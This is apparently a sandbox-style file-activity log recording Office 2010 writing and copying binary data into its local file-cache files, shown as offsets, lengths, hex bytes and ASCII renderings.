C:\Users\user\AppData\Local\Temp\{A39B5EA0-B931-48AE-A182-26B457E12238}	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 62 83 fd f8 6d 4f 54 4f 94 9b e3 30 4f eb fd c3 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 cf 80 78 6c a9 d1 2e 47 a0 42 b1 22 2a 0f b2 b6 05 00 00 00 00 00 00 00 b7 a0 6a cc 00 f5 11 4a 94 1c ed de 2c 08 86 93 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...zb...mOTO...0 O...S,...X.F...Fa..q........... ....xl...G.B."*. ....j....J....,....... ....t...t...t...t............	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	65536	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 62 83 fd f8 6d 4f 54 4f 94 9b e3 30 4f eb fd c3 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 cf 80 78 6c a9 d1 2e 47 a0 42 b1 22 2a 0f b2 b6 05 00 00 00 00 00 00 00 b7 a0 6a cc 00 f5 11 4a 94 1c ed de 2c 08 86 93 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...zb...mOTO...0 O...S,...X.F...Fa..q........... ....xl...G.B."*. ....j....J....,....... ....t...t...t...t............	success or wait	2	7FEE8FAB153	CopyFileExW
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	89 ad 5c 0c c5 41 a7 45 ae 8c 5a 18 cb 0b 06 be 06 00 00 00 00 00 00 00 b7 a0 6a cc 00 f5 11 4a 94 1c ed de 2c 08 86 93	..\..A.E..Z..............j... .J....,...	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	6656	51	af 36 cc a7 bb d5 17 41 a9 9e 7b 67 06 b7 13 0d 03 00 02 00 94 00 40 20 28 e0 75 78 1c be eb 47 bd 81 a8 16 a4 13 b3 f5 0a 03 00 00 3e 03 00 00 9f 01 49	.6.....A..{g..........@ (.ux.. .G............>.....I	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	6712	4096	c4 f4 f7 f5 b1 7a 56 a4 12 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	2580	50	05 c8 00 8d 40 03 07 e9 d2 3b 52 4f df fd 4d 88 70 4f af 5c 6d 78 43 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00	....@....;RO..M.pO.\mxC....	success or wait	3	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 97 3a 61 9d	.............................:a.	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 62 83 fd f8 6d 4f 54 4f 94 9b e3 30 4f eb fd c3 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 4d be 27 05 09 87 b6 48 96 73 b9 e9 5f 91 2e 31 07 00 00 00 00 00 00 00 b7 a0 6a cc 00 f5 11 4a 94 1c ed de 2c 08 86 93 00 06 00 00 00 00 00 00 00 04 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 38 2a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 03 00 00 00 00 00 00 00 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...zb...mOTO...0O...S,...X.F...Fa..q.............................M.'....H.s.._..1..........j....J....,..8*..........................t...t...t...t...........3...	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	6f 89 2e 80 0a cc 88 49 b2 4f c2 ed fa 6f 52 6f 08 00 00 00 00 00 00 00 b7 a0 6a cc 00 f5 11 4a 94 1c ed de 2c 08 86 93	o......I.O...oRo..........j....J....,...	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	10808	4096	c4 f4 f7 f5 b1 7a 56 a4 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV......................	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	14904	122	cf aa 69 49 00 0c 56 0c 21 c3 c6 11 56 c1 af 4d 84 4d ce 96 a4 71 e2 51 80 99 95 f8 10 10 2f 01 4f b0 bd 20 3a 9b a5 37 27 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c 1e 1c 0b 2f 82 46 da 42 b9 d4 e1 ee 73 62 22 3c 05	..iI..V.!...V..M.M...q.Q...... /.O.. :..7'.........` ....8f........J..R.w.ps... .....J..R.w.ps..../.F.B....sb" <.	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	15032	81	3e 03 00 00 54 07 00 00 00 a9 54 27 0c 21 c3 c6 11 56 c1 af 4d 84 4d ce 96 a4 71 e2 51 79 00 6a 03 00 00 58 53 51 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 01 00 00 00 1e 1c 0b 2f 82 46 da 42 b9 d4 e1 ee 73 62 22 3c 01 00 00 00 a9 9f 01	>...T.....T'.!...V..M.M...q.Qy .j...XSQ.......J..R.w.ps...... ./.F.B....sb"<.......	success or wait	2	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	10824	56	03 10 80 80 06 d0 80 80 21 c3 c6 11 56 c1 af 4d 84 4d ce 96 a4 71 e2 51 01 00 00 00 06 00 00 00 00 00 00 00 30 b5 9e 4d a4 4d 43 4f b8 59 b3 1c c0 70 06 65 01 00 00 00	........!...V..M.M...q.Q...... ......0..M.MCO.Y...p.e....	success or wait	4	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 f0 f3	......................................uu..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 62 83 fd f8 6d 4f 54 4f 94 9b e3 30 4f eb fd c3 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 dd cf ee 39 9f c8 58 43 83 91 e1 89 c6 e1 20 ce 09 00 00 00 00 00 00 00 b7 a0 6a cc 00 f5 11 4a 94 1c ed de 2c 08 86 93 00 06 00 00 00 00 00 00 00 04 00 00 04 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 68 3b 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 09 00 00 00 00 00 00 00 4f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...zb...mOTO...0O...S,...X.F...Fa..q.......................................9..XC...............j....J....,..h;.............................t...t...t...t...........O..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	50 9f 75 a8 f6 87 54 4a 94 4f 41 d5 33 88 41 12 0a 00 00 00 00 00 00 00 b7 a0 6a cc 00 f5 11 4a 94 1c ed de 2c 08 86 93	P.u...TJ.OA.3.A...........j....J....,...	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	15208	134	cf aa 69 49 00 0c 56 0c ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 80 2a eb f1 00 8e b3 58 4c ab 9b 42 e5 5f 21 73 96 03 00 00 00 00 00 00 00 0b ec 00 c0 32 80 b9 f6 9f 28 8d a7 2b 44 97 d8 db ee f8 56 5a 04 01 00 00 11 03 39 03 00 75 f4 00 b0 60 03 0c c3 7b aa 49 14 a6 50 4d 96 bc 0b 5f 1b a3 5f 8f 00 39 01 00 00 00 00 00 00 00 10 00 00 00 2c 27 d6 00 01 fd ec 4d 9c 61 36 9d 29 58 3e fb 79 05	..iI..V...4.J.!J..G..e.p.*.....XL..B._!s.............2....(..+D.....VZ......9..u...`...{.I..PM..._.._..9............,'.....M.a6.)X>.y.	success or wait	4	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	15720	70	cf aa 69 49 00 0c 56 34 ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 80 2a eb f1 00 8e b3 58 4c ab 9b 42 e5 5f 21 73 96 0a 00 00 00 00 00 00 00 07 58 22 0c 18 db f5 37 d9 d8 df 41 9d 90 61 dc 13 8a 2b 02 05	..iI..V4..4.J.!J..G..e.p.*.....XL..B._!s..........X"....7...A..a...+..	success or wait	2	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	15984	328	3e 03 00 00 54 07 00 00 00 a9 54 27 0c ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 39 00 82 03 00 00 a9 54 27 14 ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 19 00 82 03 00 00 a9 54 27 1c ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 19 00 82 03 00 00 a9 54 27 24 ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 39 00 82 03 00 00 a9 54 27 34 ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 29 00 72 03 00 00 58 2b 29 18 db f5 37 d9 d8 df 41 9d 90 61 dc 13 8a 2b 02 01 00 00 00 a9 54 af 0c 3f a5 73 9f 98 ed d6 48 8c 7b b6 07 c4 68 29 7f f1 09 0c ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 14 ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 1c ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 24 ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 7a 03 00	>...T.....T'...4.J.!J..G..e.p9 ......T'...4.J.!J..G..e.p..... ..T'...4.J.!J..G..e.p.....T' $..4.J.!J..G..e.p9.....T'4..4 .J.!J..G..e.p).r...X+)...7...A ..a...+.....T..?.s....H.{...h).....4.J.!J..G..e.p...4.J.!J ..G..e.p...4.J.!J..G..e.p$..4. J.!J..G..e.pz..	success or wait	2	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	2804	448	05 c8 00 8d 6d 07 11 ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 7e 07 0f ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 8d 07 0f ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 9c 07 11 ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 04 00 00 00 01 06 00 0c 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d ad 07 09 ba 9f 34 99 4a 99 21 4a 99 e3 47 85 84 65 1c 70 06 00 00 00 01 02 00 0d 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d b6	....m....4.J.!J..G..e.p..... .....~....4 .J.!J..G..e.p..... .....4.J.!J..G.. e.p..... .....4.J.!J..G..e.p..... .....4 .J.!J..G..e.p.....	success or wait	3	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	16640	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cf 8b 8c bd	.....	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	1648	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 62 d3 2e 8d	............................b...	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	16680	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 95 8f fa c0	....	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 62 83 fd f8 6d 4f 54 4f 94 9b e3 30 4f eb fd c3 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff 00 00 00 00 81 2f 5c 73 a2 c8 86 4d aa 22 42 5a b9 b5 6b a1 0b 00 00 00 00 00 00 00 b7 a0 6a cc 00 f5 11 4a 94 1c ed de 2c 08 86 93 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 15 00 00 00 00 00 00 00 cc 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...zb...mOTO...0O...S,...X.F...Fa..q.................................../\s...M."BZ..k...........j....J....,....A..E............................t...t...t...t..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	16	b3 e2 48 ea a6 a1 dd 40 bc 06 c7 c4 62 92 12 71	..H....@....b..q	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	2	0c 00	..	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	18	1	05	.	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 4d d5 5b fa c2 32 ca 44 89 30 d6 47 bd e6 2f ac 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 4e 0b b1 88 5d 5a 2c 40 bc ec 15 fe 9e e1 82 2e 01 00 00 00 00 00 00 00 b4 3d 79 66 42 ec bc 47 98 0f 43 2b 8b 2a 50 19 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...zM. [..2.D.0.G.. /.S,...X.F...Fa..q........... ....N...]Z,@...... ....=yfB..G..C+.*P..... ....t...t...t...t............	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	76	40	5d 08 10 75 9f d0 0a 4c 95 f3 7d 1c 16 80 a2 db 02 00 00 00 00 00 00 00 b4 3d 79 66 42 ec bc 47 98 0f 43 2b 8b 2a 50 19	]..u...L..}.............=yfB. .G..C+.*P.	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	512	65024	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	2	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	512	1024	c4 f4 f7 f5 b1 7a 56 a4 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d3 95 02 50	...............P	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a 4d d5 5b fa c2 32 ca 44 89 30 d6 47 bd e6 2f ac 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 58 5d e5 1f f1 c6 cd 48 92 9d a4 95 7b c6 85 90 03 00 00 00 00 00 00 00 b4 3d 79 66 42 ec bc 47 98 0f 43 2b 8b 2a 50 19 00 06 00 00 00 00 00 00 00 04 00 00 01 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...zM. [..2.D.0.G.. /.S,...X.F...Fa..q........... ....X].....H....{. ....=yfB..G..C+.*P..... ....t...t...t...t............	success or wait	1	7FEE8F67BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	76	40	34 ff 0e 58 5f e4 d5 41 ba fb c4 25 cf 1e 83 87 04 00 00 00 00 00 00 00 b4 3d 79 66 42 ec bc 47 98 0f 43 2b 8b 2a 50 19	4..X_..A...%............=yfB. .G..C+.*P.	success or wait	1	7FEE8F67BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{0FF8CE56-196E-41FE-8549-99098D12EE98}.FSD	2560	4096	c4 f4 f7 f5 b1 7a 56 a4 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV..	success or wait	1	7FEE8F67BB5	WriteFile
